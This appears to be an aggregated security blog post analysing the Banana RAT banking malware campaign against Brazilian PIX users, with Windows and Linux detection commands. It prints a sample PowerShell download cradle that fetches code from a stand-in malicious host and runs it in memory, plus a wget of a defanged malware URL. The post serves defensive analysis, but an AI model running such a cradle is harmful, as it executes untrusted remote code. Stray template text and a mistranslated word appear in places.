Listen to this Post
Introduction:

The emergence of the Banana RAT marks a significant evolution in financially motivated cyber threats, showcasing a sophisticated attack chain that seamlessly blends polymorphic payload generation with fileless execution. By analyzing server-side artifacts and victim telemetry, TrendAI’s MDR team reconstructed the full operational model of the SHADOW-WATER-063 cluster, revealing a highly professional fraud platform specifically tailored to bypass modern security controls and target Brazilian financial institutions.
Learning Objectives:
- Understand the complete attack chain of the Banana RAT, from initial delivery to data exfiltration.
- Learn how to detect and defend against fileless malware, PowerShell abuse, and in-memory execution.
- Acquire practical skills in investigating suspicious network traffic, analyzing malicious scripts, and implementing robust endpoint hardening.
- Decoding the Attack Chain: From Phishing to In-Memory Execution
The SHADOW-WATER-063 group initiates its attacks using social engineering lures distributed via WhatsApp or phishing URLs. Victims are tricked into downloading a seemingly innocuous batch file, named Consultar_NF-e.bat, from a campaign-specific domain like convitemundial2026[.]com.
Once executed, this batch file launches an obfuscated PowerShell command. This command silently fetches a second-stage payload (msedge.txt) from the attacker’s server and runs it directly in memory. Crucially, no decrypted file ever touches the disk, allowing the malware to bypass many traditional file-based antivirus solutions. This technique is commonly known as “fileless malware.”
To understand the initial compromise, a security analyst might retrieve the malicious batch file for analysis. The following command can be used to safely download a可疑 file in an isolated sandbox environment for inspection, which is a critical step in malware analysis.
 In a controlled, isolated Linux sandbox environment, use wget to download the suspicious file.
 DO NOT execute this on a production system or without proper safety measures.
wget http://convitemundial2026[.]com/Consultar_NF-e.bat
Step-by-Step Analysis:
- Extract the PowerShell command: Use `cat` or a text editor to open the batch file. Look for a line starting with
powershell.exe -Command. - Deobfuscate the script: Copy the PowerShell command to a safe, offline analysis environment. Use PowerShell’s Integrated Scripting Environment (ISE) or a text editor to manually remove obfuscation techniques like string concatenation and variable substitution.
- Analyze the `msedge.txt` payload: The second-stage payload is the core of the RAT. It is encrypted and wrapped. Your initial analysis will likely involve analyzing how this script unpacks itself. An example of a deobfuscated PowerShell stager might look like the block below. This analysis highlights how a seemingly simple download cradle can lead to a sophisticated infection.
 This is a simplified, deobfuscated example of a PowerShell download cradle.
 Real-world malware will have extensive obfuscation to hide this logic.
$remoteUrl = "http://malicious-server.com/payload.php"
$payload = (New-Object System.Net.WebClient).DownloadString($remoteUrl)
Invoke-Expression $payload  This executes the downloaded code in memory.
2. Technical Analysis of Banana RAT’s Server-Side Obfuscation
The true engineering sophistication of Banana RAT lies in its server-side operations. The threat actor maintains a clean, unobfuscated PowerShell banker script (msedge.txt) as a master source. This source is never delivered directly. Instead, it is fed into a FastAPI-based crypter service that applies multiple obfuscation layers and an AES-256-CBC wrapper to generate unique, polymorphic builds.
This crypter service maintains a pre-generated pool of 100 to 200 ready builds at all times. Each build is served as `payload.php` and is consumed exactly once per victim request, ensuring every single delivered sample is byte-unique. This makes signature-based detection nearly impossible, as no two victims receive the same malware binary. An analytics dashboard gives the operator real-time visibility into campaign success, effectively turning the malware into a professional fraud platform.
3. Core Capabilities of the Banana RAT Client
Once active on a victim’s system, the Banana RAT client transforms the compromised machine into a full remote fraud and surveillance module. Its capabilities, as detailed by Trend Micro’s investigation, are extensive and include:
Real-time screen streaming: The attacker can view the victim’s screen live to observe sensitive information as it is entered.
Operator-driven input control: The attacker can remotely control the mouse and keyboard, allowing them to directly manipulate the victim’s system and perform fraudulent transactions.
Banking-aware overlay injection: The malware can inject fraudulent overlays into legitimate banking websites to capture credentials without the user’s knowledge.
QR/PIX transaction manipulation: A key feature targeting the unique Brazilian PIX instant payment system. The malware can intercept and modify PIX QR codes, redirecting funds to attacker-controlled accounts.
Continuous keylogging: All keystrokes are logged, capturing passwords, personal messages, and other sensitive data.
- Detection and Hardening: Practical Mitigation for Linux and Windows Systems
Defending against threats like Banana RAT requires a multi-layered approach. While fileless malware is stealthy, it leaves traces in memory and network logs. Here are actionable steps and commands for system administrators and security analysts to harden their systems and detect such compromises.
For Windows Systems:
Restrict PowerShell Execution: Configure PowerShell to run in Constrained Language Mode or use AppLocker to restrict script execution to signed, trusted scripts only.
Monitor Process Creation: Enable PowerShell logging to capture script block contents. Use Event Viewer (Event ID 4104) or forward logs to a SIEM for analysis.
Network Detection: Block outbound connections to newly registered or suspicious domains at the firewall or proxy level.
Endpoint Detection and Response (EDR): Deploy an EDR solution capable of detecting in-memory injection and anomalous process behavior.
The following PowerShell commands can help you investigate a Windows system for signs of a RAT infection. Run these commands from an elevated PowerShell prompt as part of a guided investigation.
 List all established outbound network connections, which can help identify C2 communication.
Get-NetTCPConnection | Where-Object {$_.State -eq 'Established'}

Check for suspicious scheduled tasks, a common persistence mechanism for malware.
Get-ScheduledTask | Where-Object {$_.TaskPath -notlike "Microsoft"} | fl TaskName, TaskPath, State

Examine specific registry run keys for malicious persistence.
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Get-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

Retrieve the 50 most recent PowerShell script block logs (requires script block logging enabled).
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} | Select-Object -First 50
For Linux Systems:
Monitor Network Traffic: Use netstat, ss, or `nethogs` to identify suspicious outbound connections to unknown or foreign IP addresses.
Audit System Processes: Utilize tools like ps, top, or `htop` to look for anomalous processes consuming high CPU or running from unusual directories like /tmp.
Deploy Intrusion Detection: Implement tools like `rkhunter` (Rootkit Hunter) or `Lynis` to scan for rootkits, backdoors, and system misconfigurations.
The Linux commands below are a first-line response to check for indicators of compromise (IoCs).
 Display all listening ports and associated programs. Look for unusual services.
sudo ss -tulpn

List all currently running processes with detailed information.
ps aux --sort=-%mem | head -20

Check for unusual cron jobs for all users, a common persistence method.
cat /etc/crontab
for user in $(getent passwd | cut -d: -f1); do crontab -u $user -l; done

Use rkhunter to scan for rootkits and backdoors. Install it first: sudo apt install rkhunter (Debian/Ubuntu)
sudo rkhunter --check --skip-keypress

Monitor real-time network traffic. Install it first: sudo apt install nethogs (Debian/Ubuntu)
sudo nethogs
5. What Undercode Say:
The engineering behind Banana RAT is a testament to the commercial evolution of malware. The use of a FastAPI-based crypter with a polymorphic build pipeline demonstrates a level of operational maturity typically associated with legitimate software-as-a-service (SaaS) platforms.
The exclusive focus on Brazil’s PIX system is a strategic, geo-specific adaptation. By intercepting QR codes for a real-time payment system, the attackers have created a highly efficient and automated method of fraud that has an immediate financial payout, making it far more effective than traditional credential theft.
Expected Output:
Analysis from the provided post and Trend Micro’s blog suggests a threat actor that has fully professionalized its operations. The SHADOW-WATER-063 group is not just opportunistic; it is a structured, goal-oriented entity with a deep understanding of its target market’s technical infrastructure. The build server architecture is particularly alarming because it allows for the mass customization of malware, effectively creating a “Factory for Unique Evasion.” This moves beyond signature-based defenses and forces the security community to rely more heavily on behavioral analysis, anomaly detection, and threat hunting.
Prediction:
In the next 12-18 months, we will see a proliferation of this “RAT-as-a-Service” model. The FastAPI crypter and polymorphic build pipeline pioneered by Banana RAT will be commoditized and sold on underground forums. This will lower the barrier to entry for less sophisticated criminals, leading to a dramatic rise in targeted attacks against financial systems globally. Consequently, the security industry will be forced to accelerate the adoption of AI-driven behavioral analysis and in-memory threat detection to combat these fileless, polymorphic threats, moving further away from legacy signature-based antivirus solutions.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jamie Williams – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


